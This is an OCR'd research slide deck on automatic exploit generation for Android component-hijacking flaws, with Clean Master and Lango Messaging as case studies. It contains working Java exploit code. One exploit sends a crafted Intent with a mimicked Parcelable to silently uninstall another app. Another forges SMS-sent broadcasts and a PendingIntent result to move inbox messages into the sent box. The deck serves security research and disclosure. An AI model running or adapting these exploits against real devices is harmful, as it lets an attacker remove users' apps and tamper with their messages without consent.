
- **What final inputs** do exported components give to you?
  - Maybe only an action, or better an extra field.
  - Best: control the whole Intent.


- **Which private components** to select or attack?
  - Find the set of valuable target components.
  - Match the capabilities we have.


2. The Custom Structure Containment Problem

Illustrate with Clean Master

- Extremely popular, over 200M installs. “3.6.0”







Exploit Should Contain The Custom UninstallAppData Structure

```java
// set basic info
Intent intent = new Intent();
intent.setAction("com.cleanmaster.mguard.ACTION_SILENCE_UNINSTALL");
intent.setClassName("com.cleanmaster.mguard",
        "com.cleanmaster.service.LocalService"); //not necessary

// set array list
ArrayList array = new ArrayList<UninstallAppData>();
UninstallAppData uad = new UninstallAppData();
uad.a(0);    //set flag, UninstallAppData.d()
uad.b("com.qihoo360.mobilesafe"); //set target app, UninstallAppData.c()
uad.c("unknown");    //not necessary, UninstallAppData.e()
array.add(uad);
intent.putParcelableArrayListExtra(":uninstall-packages", array);

// start
context.startService(intent);
```

But UninstallAppData is defined by Victim App

Option 1:

- Decompile the victim app, and obtain the source code of the UninstallAppData structure.

- But this is not reliable
  - Imperfect to decompile

Option 2:

- Mimic the skeleton of target structure
- "**Part of source code**"
  - Field definition
  - Interface functions

- But complicated, and still may fail.

The First Version of Target Structure

Old_UninstallAppData.java | Old_s.java

HackCleanMaster ▸ src ▸ com.ijinshan.cleaner.bean ▸ Old_UninstallAppData ▸

```java
package com.ijinshan.cleaner.bean;

import android.os.Parcel;

public class Old_UninstallAppData implements Parcelable {
    public static final Parcelable.Creator CREATOR = new Old_s();

    public static final int a = 0;

    public static final int b = 1;

    private String c;

    private int d;

    private String e;

    private String f;

    private long g;

    public long a() {
        return this.g;
    }

    public void a(int paramInt) {
        this.d = paramInt;
    }

    public void a(long paramLong) {
        this.g = paramLong;
    }

    public void a(String paramString) {
        this.f = paramString;
    }
```

The Second Version of Exploit

```
// set basic info
Intent intent = new Intent();
intent.setAction("com.cleanmaster.mguard.ACTION_SILENCE_UNINSTALL");
intent.setClassName("com.cleanmaster.mguard",
        "com.cleanmaster.service.LocalService"); //not necessary

// set array list
ArrayList array = new ArrayList<Object>();
UninstallAppData uad = new UninstallAppData();
uad.d = 0;
uad.c = "com.qihoo360.mobilesafe";
uad.e = "unknown";
array.add(uad);
intent.putParcelableArrayListExtra(":uninstall-packages", array);

// start
context.startService(intent);
```

The Second Version of Target

UninstallAppData.java | MyS.java

HackCleanMaster ▸ src ▸ com.ijinshan.cleaner.bean ▸ Uninsta

```java
public class UninstallAppData implements Parcelable {

    public static final Parcelable.Creator CREATOR = new MyS();

    public static final int a = 0;

    public static final int b = 1;

    public String c;

    public int d;

    public String e;

    public String f;

    public long g;

    @Override
    public int describeContents() {
        // TODO Auto-generated method stub
        return 0;
    }

    @Override
    public void writeToParcel(Parcel paramParcel, int flags) {
        // must be implemented
        paramParcel.writeString(this.c);
        paramParcel.writeString(this.e);
        paramParcel.writeString(this.f);
        paramParcel.writeInt(this.d);
        paramParcel.writeLong(this.g);
    }
```

If not implemented:

app2sd	GET ROOT = true
PackageManager	Package named 'null' doesn't exist.

Mash Up must Use the Same Class Path

app2sd	GET ROOT = true
Parcel	Class not found when unmarshalling: com.example.hackcleanmaster.MyAppData, e: java.lang.ClassNotFoundException: com.example.hackcleanmaster.MyAppData
dalvikvm	threadid=11: thread exiting with uncaught exception (group=0x40af29f0)
AndroidRunt	FATAL EXCEPTION: IntentService[LocalService]
AndroidRunt	android.os.BadParcelableException: ClassNotFoundException when unmarshalling: com.example.hackcleanmaster.MyAppData


The correct class path should be:

com.ijinshan.cleaner.bean.UninstallAppData


3. Semantic Constraint Resolving Problem

Illustrate with Lango Messaging

- Once over 1M installs, the latest version



Attack Consequence: inbox SMS → sent SMS



ZmsSentReceiver in Lango Messaging

```java
public void onReceive(Context paramContext, Intent paramIntent)
{
  if ((getResultCode() == -1) && ("com.zlango.zms.transaction.MESSAGE_SENT".equals(par
  {
    Uri localUri = paramIntent.getData();
    try
    {
      MessageItem localMessageItem = MessageItemManager.getInstance().get(localUri);
      if (localMessageItem.getBoxId() != 2)
        if ("sms".equals(localMessageItem.getTransportType()))
        {
          if (Telephony.Sms.moveMessageToFolder(paramContext, localUri, 2))
            localMessageItem.setBoxId(2);
        }
```

- **How to resolve such semantic constraints?**

if (localMessageItem.getBoxId() != 2)

Exploit Requires Domain Knowledge

- Very different from typical hijacking exploits:

```
ContentResolver cr = mContext.getContentResolver();
Cursor cur = cr.query(
        Uri.parse("content://sms/draft"),//inbox is also ok
        new String[] { "_id", "person", "date", "body" },
        null,
        null,
        "date DESC");

if (cur.moveToFirst()) {
    long id = cur.getLong(0);
    String body = cur.getString(3);

    Log.d("MyTag", id+": "+body);

    Intent intent = new Intent();
    intent.setAction(action);
    intent.setClassName("com.zlango.zms",
            "com.zlango.zms.transaction.ZmsSentReceiver");
    intent.addFlags(Intent.FLAG_INCLUDE_STOPPED_PACKAGES);
    String uri = "content://sms/"+id;
    intent.setData(Uri.parse(uri));
    mContext.sendBroadcast(intent);
```

Even Under Brute-force Attempts

- Suppose the target uri is:

content://sms/121

$\underbrace{\text{content://sms/}}_{\text{Pre knowledge is required!}}\underbrace{\text{121}}_{\text{This field can be brute forced.}}$

(1) Use *model* to pinpoint "sms"
(2) Cover the common uris, "contact"

But no guarantee

But still require pre knowledge to *set up* a valid data

4. Pending Intent Issue

What is getResultCode() for?

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  if ((getResultCode() == -1) && ("com.zlango.zms.transaction.MESSAGE_SENT".equals(par
  {
    Uri localUri = paramIntent.getData();
    try
    {
      MessageItem localMessageItem = MessageItemManager.getInstance().get(localUri);
      if (localMessageItem.getBoxId() != 2)
        if ("sms".equals(localMessageItem.getTransportType()))
        {
          if (Telephony.Sms.moveMessageToFolder(paramContext, localUri, 2))
            localMessageItem.setBoxId(2);
        }
```

Retrieve the current result code, as set by the previous receiver.

See how SMS is sent

```
public void sendTextMessage (String destinationAddress, String scAddress, String text,
PendingIntent sentIntent, PendingIntent deliveryIntent)
```

Ad

```
sms.sendTextMessage(phoneNumber, null, message, sentPI,
deliveredPI);
PendingIntent sentPI = PendingIntent.getBroadcast(context, 0, new
Intent(SENT), 0);
PendingIntent deliveredPI = PendingIntent.getBroadcast(context, 0,
new Intent(DELIVERED), 0);
```

The intents in sentPI or deliveredPI will be broadcasted after the invocation of sendTextMessage(), and they contain the corresponding result codes.

The Rest of Exploit for Lango

- Invoke PendingIntent.send() to trigger its broadcast, as well as setting result codes.

```
Intent intent = new Intent();
intent.setAction(action);
intent.setClassName("com.zlango.zms",
        "com.zlango.zms.transaction.ZmsSentReceiver");
intent.addFlags(Intent.FLAG_INCLUDE_STOPPED_PACKAGES);
String uri = "content://sms/"+id;
intent.setData(Uri.parse(uri));
mContext.sendBroadcast(intent);

PendingIntent sentPI = PendingIntent.getBroadcast(mContext, 0, intent, 0);
try {
    sentPI.send(Activity.RESULT_OK);
```

Conclusion

- My opinion:

Challenge	Automatic?	Note
Cross-component	✓	But not easy
Custom structure	⊙	May fail
Semantic constraint	✗	Pre knowledge
Pending intent	✓	Need to handle

Thanks & Comments?

http://www.linkedin.com/in/daoyuan

PPT: http://www.slideshare.net/daoyuan0x

Demo code: https://github.com/daoyuan14